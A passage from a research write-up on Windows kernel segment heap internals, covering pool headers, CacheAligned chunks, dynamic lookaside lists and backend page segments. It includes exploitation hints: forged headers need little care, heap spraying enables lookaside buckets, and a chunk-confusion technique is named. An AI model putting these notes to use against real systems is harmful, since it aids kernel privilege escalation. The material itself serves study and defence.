

The main implementation function is nt!RtlpHpVsContextFree:
- Verify the subsegment signature and the chunk’s
Allocatedbyte. - If
UnusedBytesis set, read the unused-byte count stored in the chunk’s last 2 bytes to recover the requested user size. - If
DelayFreeContext.Depth < 0x20, put the chunk on the delay-free list and return. - If the delay-free list is full, process the queued chunks one by one, locating each VS subsegment using
EncodedSegmentPageOffsetand verifying it again. - Coalesce the chunk with neighboring free chunks using
RtlpHpVsChunkCoalesce; remove the affected chunks fromFreeChunkTreeand updatePrevSize/Size. - If
chunk + 0x20is at the beginning of a page, split the chunk at the page boundary. - If the merged chunk occupies the entire subsegment, remove and release the subsegment to the backend.
- Otherwise, calculate and encode
MemoryCostandSegmentPageOffset, then insert the merged chunk intoFreeChunkTree.
The tree-structure is verified during coalescing/removal:
L->Parent->Left == L
R->Parent->Right == R
P->Left->Parent == P
P->Right->Parent == P
Pool Header
Pool Header
When the allocation size is <= 0xfe0, both LFH and VS allocate an additional 0x10 (16) bytes to store a _POOL_HEADER. The pool header was mostly used by the pool allocator before 19H1. Today it is basically used in a few cases to get fields like CacheAligned, PoolQuota, and PoolTrack.
The layout differs between LFH and VS:


Pool Header Structure

| Field | Meaning |
|---|---|
PreviousSize | Used in the CacheAligned case, indicating the offset between the previous pool header and this header. |
PoolIndex | Useless in the segment heap. |
BlockSize | The size of the block. |
PoolType | The pool type of the block. |
PoolTag | The tag string filled in when the block is allocated. When using ExAllocatePoolWithTag, you can specify the pool tag. |
ProcessBilled | Used for PoolQuota and CacheAligned. |
Since 19H1 most fields are unused. The segment heap tracks sizes in its own metadata, so the allocator only sets:
header->PoolTag       = PoolTag;
header->BlockSize     = BlockSize >> 4;
header->PreviousSize  = 0;
header->PoolType      = ChangedPoolType & 0x6D | 2;
PreviousSize/PoolIndex: unused (kept 0).PreviousSizeis only written in theCacheAlignedcase.BlockSize: only the free path reads it, to pick the Dynamic Lookaside bucket (see Dynamic Lookaside).ProcessBilled: only with thePoolQuotabit. Quota attacks from the pre-19H1 era (overwriting the pointer to get an arbitrary dereference on free) are mitigated byExpPoolQuotaCookie, generated at boot:
Encoding
ProcessBilled = KPROCESS ^ ExpPoolQuotaCookie ^ chunk address
On free the kernel decodes and validates the pointer (kernel-mode address, valid process header), so a blind overwrite bugchecks. The upside for attackers: with most fields unused, a forged header needs far less care than before 19H1.
CacheAligned
Passing CacheAligned in the pool type aligns the returned pointer to the CPU cache line (64 bytes). To keep a valid header, the chunk can hold two _POOL_HEADERs with padding in between:

The PreviousSize of the second header points back to HEADER #1, the real chunk header (offset between the two headers). The second header gets: PreviousSize = offset to header #1, BlockSize = reduced size, PoolType with the CacheAligned bit set, and the same PoolTag. The allocator first reserves room for the padding:
if (PoolType & 4) {                            // CacheAligned bit set
    request_alloc_size += ExpCacheLineSize;    // +64 bytes for padding
    if (request_alloc_size > 0xFE0) {          // would exceed ~4 KB
        request_alloc_size -= ExpCacheLineSize; // undo the growth
        PoolType = PoolType & 0xFB;             // clear CacheAligned -> ignore it
    }
}
If the padding would push the request past 0xfe0 (~4 KB), the flag is cleared and the allocation proceeds normally.
If the alignment padding leaves room, a pointer (often called AlignedPoolHeader) is stored right after header #1: it points to the second header, XORed with ExpPoolQuotaCookie. Pre-19H1 the free path validated it; the segment-heap free path no longer does (see Aligned Chunk Confusion).
Dynamic Lookaside
For allocations where 0x201 < Size < 0xfe0, the block is not freed immediately. After free it is added to a Dynamic Lookaside list. Depending on the block size (taken from the pool header), it is added to different linked lists. On allocation, the block is taken from the dynamic lookaside first; if not found, the normal allocation path (VS) is entered.

The dynamic lookaside is stored in _SEGMENT_HEAP->UserContext, which is a _RTL_DYNAMIC_LOOKASIDE:
| Field | Meaning |
|---|---|
EnabledBucketBitmap | A bitmap indicating which buckets have lookaside enabled. |
BucketCount | The total number of buckets in the lookaside. |
ActiveBucketCount | The number of buckets with lookaside enabled. |
Buckets[64] | _RTL_LOOKASIDE. Manages the structures of different lookaside sizes. |
Each bucket is a _RTL_LOOKASIDE:
| Field | Meaning |
|---|---|
ListHead | _SLIST_HEADER. Head of a singly linked list; contains the length of the list and the list itself (common in the Windows kernel). |
Depth | The number of chunks that can be stored in the bucket. |
_SLIST_HEADER fields:
| Field | Meaning |
|---|---|
Depth | The number of nodes in the linked list. |
NextEntry | Points to the next node. In the dynamic lookaside, it points to the user data of the freed chunk, behind the pool header (which sits after the VS chunk header). |
Only a subset of buckets is enabled at a time (ActiveBucketCount). Every third scan, the Balance Set Manager rebalances: the most-used lookasides since the last rebalance are enabled, and each Depth is tuned by the miss ratio (grown by MissRatio * (MaximumDepth - Depth) / 2 + 5, shrunk when allocations are rare). Practically: spray and free a few thousand chunks of a size, wait a couple of seconds, and the matching lookaside is enabled with room in it.
A chunk sitting in a lookaside bypasses its backend free path entirely: no VS coalescing, no LFH bitmap update. It is a fast-path reuse cache, which is exactly why forged BlockSize values are interesting on free (see Aligned Chunk Confusion).
Backend Segment Allocation
Backend segment allocation manages page-backed memory ranges. Frontend allocators request memory from this layer when they need more backing storage.
Size
In the kernel, segment allocation applies when:
Sizeis a multiple of a page andSize <= 0x7f0000Sizeis not a multiple of a page and0x20000 < Size <= 0x7f0000
It is a bit different in userland. There are two categories, differing by block unit:
0x20000 < Size <= 0x7f000
  unit: 0x1000   (1 page)

0x7f000 < Size <= 0x7f0000
  unit: 0x10000  (16 pages)
Both units are called “page” here. A block (chunk) consists of single or multiple pages. For example, allocating 0x1450 bytes allocates 2 pages of 0x1000, and 0x1337 allocates 0x2000 (2 page units), with the extra 0x2000 - 0x1337 recorded in the unused bytes.
Page Segments and Ranges
Page Segment

_HEAP_PAGE_SEGMENT is the memory pool of segment allocation. When no page segment is available, a new one is allocated from the system (MmAllocatePoolMemory), but only the required structure is allocated at the beginning (the block part is not allocated until needed). Each page segment is inserted into a double linked list.

| Field | Meaning |
|---|---|
ListEntry | _LIST_ENTRY (Flink/Blink). Points to the next / previous page segment in the linked list. |
Signature | Signature of the page segment used to verify the page segment (encoded, see below). |
DescArray[256] | Page range descriptor array. Each element corresponds to one page one-to-one. |
Pages | The memory pool of the segment allocator (starts at 0x2000). |
Signature
Signature = Segment ^ SegContext ^ RtlpHpHeapGlobals ^ 0xA2E64EADA2E64EAD
Page Range Descriptor
_HEAP_PAGE_RANGE_DESCRIPTOR is the descriptor for a page. It indicates the status (Allocated or Freed) and information of each page in the page segment, such as whether the page is the beginning of a block or the size of the block. It can be in an allocated or freed state; freed descriptors are stored in FreePageRanges, an rbtree.
Allocated (block header):
| Field | Meaning |
|---|---|
TreeSignature | Signature of the page range descriptor. The value is always 0xccddccdd. Only present at the beginning of a block. |
UnusedBytes | Unused bytes in an allocated block. |
RangeFlag | Indicates the page status (see below). |
CommittedPageCount | Number of pages committed in the corresponding block. |
Key | _HEAP_DESCRIPTOR_KEY. Stores the size of the page corresponding to the descriptor and the number of committed pages. |

Allocated (not header): If the page is not the block header, TreeSignature is not meaningful for the block and the Key field’s UnitCount is interpreted as UnitOffset, the offset of the page within the block (used to walk back to the header page).
Freed:

The freed descriptor is a node of the FreePageRanges rbtree: Left points to a descriptor whose block size is smaller, Right to a descriptor whose block size is greater, and ParentValue points to the parent node (the lowest 1 bit determines whether the parent is encoded). The Key is the same as in the allocated case.
Range Flags
RangeFlags indicate page state.
Important bits from the notes:
- bit 1: allocated
- bit 2: block header
- bit 3: committed
Allocator interpretation:
Allocator
- LFH:
RangeFlags & 0xc = 8 - VS:
RangeFlags & 0xc = 0xc
Descriptor Key
_HEAP_DESCRIPTOR_KEY
0x0    EncodedCommittedPageCount (2 bytes)
0x2    LargePageCost (1 byte)
0x3    UnitCount (1 byte)
| Field | Meaning |
|---|---|
EncodedCommittedPageCount | The number of pages committed in the block, stored encoded (see below). Only used in the block header. |
LargePageCost | Cost of a large page. |
UnitCount | The size of the block, in page count. |
Encoding
CommittedPageCount = ~EncodedCommittedPageCount
SegContext
_HEAP_SEG_CONTEXT is the core structure of the segment allocation. There are two SegContexts in each heap (Size <= 0x7f000 and 0x7f000 < Size < 0x7f0000).


| Field | Meaning |
|---|---|
SegmentMask | A mask used to find the page segment: Page segment = block ptr & SegmentMask. Valued 0xfffffffffff00000 for the 1 MB segment context. |
UnitShift | Used to calculate the index of the page descriptor: Index = block ptr >> UnitShift. |
PagesPerUnitShift | (1 << PagesPerUnitShift) indicates the size of a page unit in the SegContext: (1 << PagesPerUnitShift) * 0x1000. If the value is zero, the page unit is 0x1000. |
FirstDescriptorIndex | The index of the first page descriptor in the SegContext. |
LfhContext | Points to the LFH allocator in the segment heap. |
VsContext | Points to the VS allocator in the segment heap. |
Heap | Points to the _SEGMENT_HEAP it belongs to. |
SegmentListHead | _LIST_ENTRY. Points to the page segments in the segment allocator. It is a double linked list with an integrity check. |
FreePageRanges | _RTL_RB_TREE. Red-black tree of free page ranges (see below). |
Example values for the 0x1000-unit SegContext:
SegmentMask (0xfffffffffff00000)  Segment = ptr & SegmentMask
UnitShift (0xc)                   Index = ptr >> 0xc (page index)
PagesPerUnitShift (0x0)           page unit = 0x1000
FirstDescriptorIndex (0x2)
FreePageRanges
After releasing a block, its page descriptor is inserted into the FreePageRanges of the SegContext according to size: if the block size is greater than the node it goes into the right subtree, otherwise into the left subtree. If nothing is greater, the right subtree is NULL (and similarly for the left). There is a node check when a node is taken out of the tree.
FreePageRanges (_RTL_RB_TREE)
0x0    Root
0x8    Encoded
| Field | Meaning |
|---|---|
Root | Points to the root of the rbtree. |
Encoded | Indicates whether the root has been encoded (default disabled). |
Encoding
EncodedRoot = Root ^ FreePageRanges
Allocation Mechanism
